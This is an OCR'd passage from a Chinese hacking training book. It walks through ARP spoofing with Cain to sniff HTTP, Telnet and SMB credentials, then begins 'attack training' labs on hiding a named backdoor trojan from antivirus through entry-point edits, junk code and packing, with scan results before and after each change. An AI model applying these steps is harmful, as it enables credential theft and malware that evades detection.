


图 4—8　选择网关

步骤 2 在右边列表框中选择目标主机，然后单击【确定】按钮，如图 4—9 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 4-9　选择目标主机

步骤 3 单击左上角的☢按钮，开始进行 ARP 欺骗，如图 4-10 所示。




图 4-10　开始进行 ARP 欺骗

步骤 4 至此，ARP 欺骗的操作完成了。过几分钟后，单击界面底部的【口令】标签，然后单击界面左侧的【HTTP】选项，就可以嗅探到 HTTP 账号的名称和密码。如图 4-11 所示，通过 ARP 欺骗获得了 HTTP 账户和密码。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 4—11　截取的 HTTP 密码

步骤 5 Telnet 账号嗅探测试。在界面左侧单击【Telnet】选项，可以看到 Telnet 的用户名和口令。如图 4—12 所示，通过 ARP 欺骗劫持到了 Telnet 信息，使 Telnet 的内容一览无遗。




图 4—12　Telnet 嗅探

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

提 示

Telnet 是 TCP／IP(传输控制协议和因特网协议)网络(如 Internet)的登录程序。它最初是由 ARPANET 开发的，但是现在它主要用于 Internet 会话。它的基本功能是，允许用户登录进入远程主机系统。以前，Telnet 是一个将所有用户输入送到远程主机中进行处理的简单终端程序。而它的一些较新的版本会在本地执行更多的处理，这样它可以提供更好的响应，并且减少了通过链路发送到远程主机的信息量。

步骤 6 POP3 账号嗅探测试。在界面左侧单击【SMB】选项，可以看到 SMB 信息。如图 4—13 所示，通过 ARP 欺骗拿到了 SMB 信息。




图 4—13 SMB 账号嗅探

提 示

SMB 是一种客户端/服务器、请求/响应协议。通过 SMB 协议，客户端应用程序可以在各种网络环境下读/写服务器上的文件，以及对服务器上的程序提出服务请求。此外，通过 SMB 协议，应用程序可以访问远程服务器的文件、打印机、邮件槽 (Mailslot) 和命名管道 (Named Pipe) 等资源。

防御措施

ARP 形式的攻击而引发的网络问题是目前网络管理（特别是局域网管理）中最让人头疼的攻击。这类攻击技术含量低，一个初学者也可以通过攻击软件来完成 ARP 欺骗攻击，而防范 ARP 形式的攻击又没有什么特别有效的方法，除非不使用 ARP 协议。因为没有 ARP 协议也就没有 ARP 欺骗。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

目前，ARP 欺骗比较普遍，建议管理员时常关注网络状况。另外，可借助工具发现网络中的 ARP 欺骗，如 360 安全卫士、Anti ARP 等。



任务小结

本任务用 Cain 软件进行 ARP 欺骗，在局域网内进行信息嗅探。

ARP 欺骗只是信息收集的一种手段，使用 ARP Sniffer 来获取重要信息、证书等。只有了解了 ARP 欺骗的实施过程，才能更好地对其进行防范。使用 IP 地址和 MAC 地址动态绑定可有效防御 ARP 欺骗。

关于信息收集的方法和嗅探可以说是不胜枚举。常用的信息收集和嗅探可分为两大类：一是借助各种网络嗅探扫描工具，二是搜索引擎和手动检测。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

任务 5

终极免杀


自病毒与杀毒软件诞生以来，它们之间的战争就从来没有停止过。杀毒软件像轰炸机一样，在对病毒进行“终极追杀”。黑客们制作的木马病毒则想方设法躲开杀毒软件的“追杀”，这是双方的一场技术较量和战争。

案例

2009 年 1 月 20 日，安全研究人员称，一个蠕虫在过去的 4 天里感染了 350 万台 Windows 计算机。这个蠕虫的名字叫“Conficker”、“Downadup”或者“Kido”，是通过微软公司于 2008 年 10 月修复的一个安全漏洞传播的。这个蠕虫包含一个木马程序，允许控制者从自己的服务器下载新的文件。但是，这个木马程序似乎是随机地扫描数百个域名以寻找更新程序，从而使它很难跟踪恶意软件作者使用的那个更新程序。美国和欧洲的服务器是受感染最少的，因为它们的 IT 管理员会定期进行更新。在此事件中，中国、巴西和俄罗斯是受影响最严重的。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



任务学习引导

要点 1　学会常用免杀方法

本任务实验以下 6 种不同的免杀方法。

① 改入口点免杀法：用 PEditor 打开无壳木马程序，把原入口点加 1。

② 加花指令免杀法：用 OllyDbg 打开无壳的木马程序，找到零区域，把准备好的花指令填进去，填好后再跳回到入口点，保存好后，再用 PEditor 把入口点改成零区域处填入花指令的地址。加了花指令后，就基本实现了大量杀毒软件的免杀。

③ 加壳或加伪装壳免杀法。

④ 打乱壳的头文件或壳中加花免杀法：把没加过壳的木马程序用 UPX 加层壳，然后用“秘密行动”这款工具中的 SCramble 功能将 UPX 壳的头文件打乱，从而达到免杀效果。

⑤ 变换入口地址免杀法。

⑥ 修改文件特征码免杀法。

要点 2　精通免杀对安全防护的意义

知己知彼，方能百战不殆，只有先了解病毒制作者躲避“追杀”的技术，才能真正去“追杀”加了保护壳和变形的病毒，使病毒无立足之地，让病毒从人们的计算机中消失。

要点 3　病毒免杀常用的工具与手段

1．PE 文件格式

PE 是 Portable Excutable 的缩写，是指可移植可执行文件，是 32 位 Windows（包括 OS/2）可执行文件的标准格式。以前的 16 位 Windows 可执行文件的格式称为新可执行文件（New Excutable）。

下面来看看 PE 文件的结构。

PE 文件最前面是一个 DOS 可执行文件（STUB），这使 PE 文件成为一个合法的 MS-DOS 可执行文件。

DOS 文件头后面是一个 32 位的 PE 文件标志 0X00004550（IMAGE_NT_SIGNATURE）。接着就是 PE 的文件头了，包含的信息有该程序的运行平台、有多少段（Sections）、文件链接的时间等。它可以是一个可执行文件（EXE），也可以是一个动态链接库（DLL）文件

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

或其他。后面紧接着有一个"可选"头部（这个部分总是存在，但是因为 COFF 在库（Libraries）中用了这个词，在一些可执行模块中并没有用这个词，但是仍被称为可选的），这部分包含程序加载的更多信息，如开始地址、保留堆栈数量、数据段大小等。

可选头中还有一个重要的域是名为"数据目录表"（Data Directories）的数组，表中的每一项是一个指向某一个段的指针。例如：如果某程序有一个输出目录表（Export Directory），那你就会在数据目录表中找到一个名为 IMAGE_DIRECTORY_ENTRY_EXPORT 的指针，并且它将指向某一个段。

可选头的下面就是"段"（Sections）了，通过一个叫做"段头"（Section Headers）的结构索引。实际上，段的内容才是你要真正执行的程序，上面介绍的所有文件头及目录表等信息都是为了能正确地找到它。每一个段都有一些有关的标志，例如它包含什么数据（"初始化数据"或其他），它能否被共享等，以及其数据本身的特征。大多数情况下（并不是全部），每个段会被一个或多个目录表指向，目录表可通过可选头的"数据目录表"的入口找到，就像输出函数表或基址重定位表。也有没有目录表指向的段，如可执行代码或初始化数据。

整个文件的结构如图 5-1 所示。




图 5-1　文件结构

2．加壳

所谓加壳，是一种通过一系列数学运算对可执行程序文件或动态链接库文件的编码进行更改（目前还有一些加壳软件可以压缩、加密驱动程序），以达到缩小文件体积或加密程序编码的目的。

当被加壳的程序运行时，外壳程序先被执行，然后由这个外壳程序负责将用户原有的程序在内存中解压缩，并把控制权交还给脱壳后的真正程序。一切操作自动完成，用户不知道也无须知道壳程序是如何运行的。一般情况下，加壳程序和未加壳程序的运行结果是一样的。可以使用一款叫做 Fileinfo 的工具来查看文件具体加的是什么壳。目前，较常见的壳有 UPX、ASPack、PePack、PECompact、UPack、NsPack、免疫 007、木马彩衣等。

3．花指令

花指令（Junk Code）是指，程序中有一些指令由设计者特别构思，希望使程序在反汇编的时候出错，让破解者无法清楚正确反汇编程序的内容，迷失方向。

要点 4　相关软件简介

PEditor 是一个很好的 PE 文件编辑工具，具有转存进程、在 SoftICE 中插入中断、编辑 PE 文件的导入表、重建校验和、重建程序等功能。其重建程序功能可有效地减小脱壳后程序的大小，去除其中的垃圾代码。与其他 PE 编辑工具相比，PEditor 将以上功能都集中在一个右键菜单中，方便用户修改 PE 文件。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

编辑 PE 文件有危险性，请在编辑前先保存要编辑的文件！

攻击实训

实训 1　改入口点免杀法

下面通过修改程序入口点达到躲避杀毒软件查杀的目的，具体操作步骤如下。

步骤 1 配置好上兴服务端木马，然后放到杀毒引擎页面 http：//virusscan.jotti.org/上去查杀，你会发现绝大多数的杀毒软件都能查杀它，如图 5–2 所示。

Scanner results	
Scan taken on 22 Dec 2008 01:35:16 (GMT)	
A-Squared	Found Generic.Graybird!IK
AntiVir	Found BDS/Backdoor.Gen
ArcaVir	Found Trojan.Hupigon.Bfo
Avast	Found Win32:Hupigon-FB
AVG Antivirus	Found BackDoor.Hupigon.FKC
BitDefender	Found Trojan.Agent.Delf.GW
ClamAV	Found Trojan.Delf-911
CPsecure	Found Troj.GameThief.W32.OnLineGames.tcdi
Dr.Web	Found BackDoor.Pigeon.5415
F-Prot Antivirus	Found W32/Downloader.C.gen!Eldorado
F-Secure Anti-Virus	Found Backdoor.Win32.Hupigon.vgb
G DATA	Found Win32:Hupigon-FB
Ikarus	Found Generic.Graybird
Kaspersky Anti-Virus	Found Backdoor.Win32.Hupigon.vgb
NOD32	Found probably a variant of Win32/Hupigon (probable variant)
Norman Virus Control	Found W32/Hupigon.gen16
Panda Antivirus	Found nothing
Sophos Antivirus	Found Mal/DSpy-B
VirusBuster	Found Backdoor.Hupigon.GDG
VBA32	Found Backdoor.Win32.Hupigon.vgb

图 5–2　查杀结果

步骤 2 打开修改入口点程序（PEditor），单击【浏览】超链接，添加上兴服务端木马，如图 5–3 所示。




图 5–3　添加木马

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤 3 添加后，通过【入口点】文本框来修改入口点地址，如图 5–4 所示。




图 5–4　修改入口点地址

步骤 4 单击【应用更改】超链接之后将提示更新成功，且【应用更改】超链接会变灰，如图 5–5 所示。





图 5–5　应用修改

步骤 5 再次把更改过入口点的程序放到杀毒引擎页面上去查杀，查杀结果如图 5–6 所示。从查杀结果看，修改入口点的方法并不能逃避杀毒软件的查杀。



Scanner results

Scan taken on 22 Dec 2008 01:38:04 (GMT)	
A-Squared	Found Generic.Graybird!IK
AntiVir	Found BDS/Backdoor.Gen
Arcavir	Found Trojan.Hupigon.Bfo
Avast	Found Win32:Hupigon-FB
AVG Antivirus	Found BackDoor.Hupigon.FKC
BitDefender	Found Trojan.Agent.Delf.GW
ClamAV	Found Trojan.Delf-911
CPsecure	Found Troj.GameThief.W32.OnLineGames.tcdi
Dr.Web	Found BackDoor.Pigeon.13451
F-Prot Antivirus	Found W32/Downloader.C.gen!Eldorado
F-Secure Anti-Virus	Found Backdoor.Win32.Hupigon.vgb
G DATA	Found Win32:Hupigon-FB
Ikarus	Found Generic.Graybird
Kaspersky Anti-Virus	Found Backdoor.Win32.Hupigon.vgb
NOD32	Found probably a variant of Win32/Hupigon (probable variant)
Norman Virus Control	Found W32/Hupigon.gen16
Panda Antivirus	Found nothing
Sophos Antivirus	Found Mal/HckPk-A
VirusBuster	Found Backdoor.Hupigon.GDG
VBA32	Found Backdoor.Win32.Hupigon.vgb

图 5–6　修改入口点后的查杀结果

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

实训 2　加花指令免杀法

下面通过添加花指令达到躲避杀毒软件查杀的目的，具体操作步骤如下。

步骤 1 运行花指令添加器，单击【浏览】按钮添加木马，然后选择【VC++6】单选按钮，如图 5–7 所示。单击【执行】按钮，为木马添加花指令。再次测试木马，多躲过了 3 个杀毒软件，如图 5–8 所示。




图 5–7　为木马添加花指令

Scanner results	
Scan taken on 22 Dec 2008 01:44:49 (GMT)	
A-Squared	Found **Backdoor.Hupigon!IK**
AntiVir	Found **BDS/Backdoor.Gen**
ArcaVir	Found **Trojan.Hupigon.Bfo**
Avast	Found **Win32:PePatch-LJ**
AVG Antivirus	Found **BackDoor.Hupigon.FKC**
BitDefender	Found **GenPack:Backdoor.Hupigon.BFO**
ClamAV	Found **Trojan.Delf-911**
CPsecure	Found **Troj.GameThief.W32.OnLineGames.tcdi**
Dr.Web	Found **BackDoor.Pigeon.13451**
F-Prot Antivirus	Found **W32/Downloader.C.gen!Eldorado**
F-Secure Anti-Virus	Found **Packed.Win32.PePatch.iy**
G DATA	Found **Win32:PePatch-LJ**
Ikarus	Found **Backdoor.Hupigon**
Kaspersky Anti-Virus	Found **Packed.Win32.PePatch.iy**
NOD32	Found **probably a variant of Win32/Hupigon** (probable variant)
Norman Virus Control	Found nothing
Panda Antivirus	Found nothing
Sophos Antivirus	Found nothing
VirusBuster	Found nothing
VBA32	Found **Backdoor.Win32.Hupigon.vgb**

图 5–8　添加花指令后的查杀结果

步骤 2 接下来就是加壳，这次用 ACProtect Professional 进行加壳。运行软件并打开上兴木马，如图 5–9 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

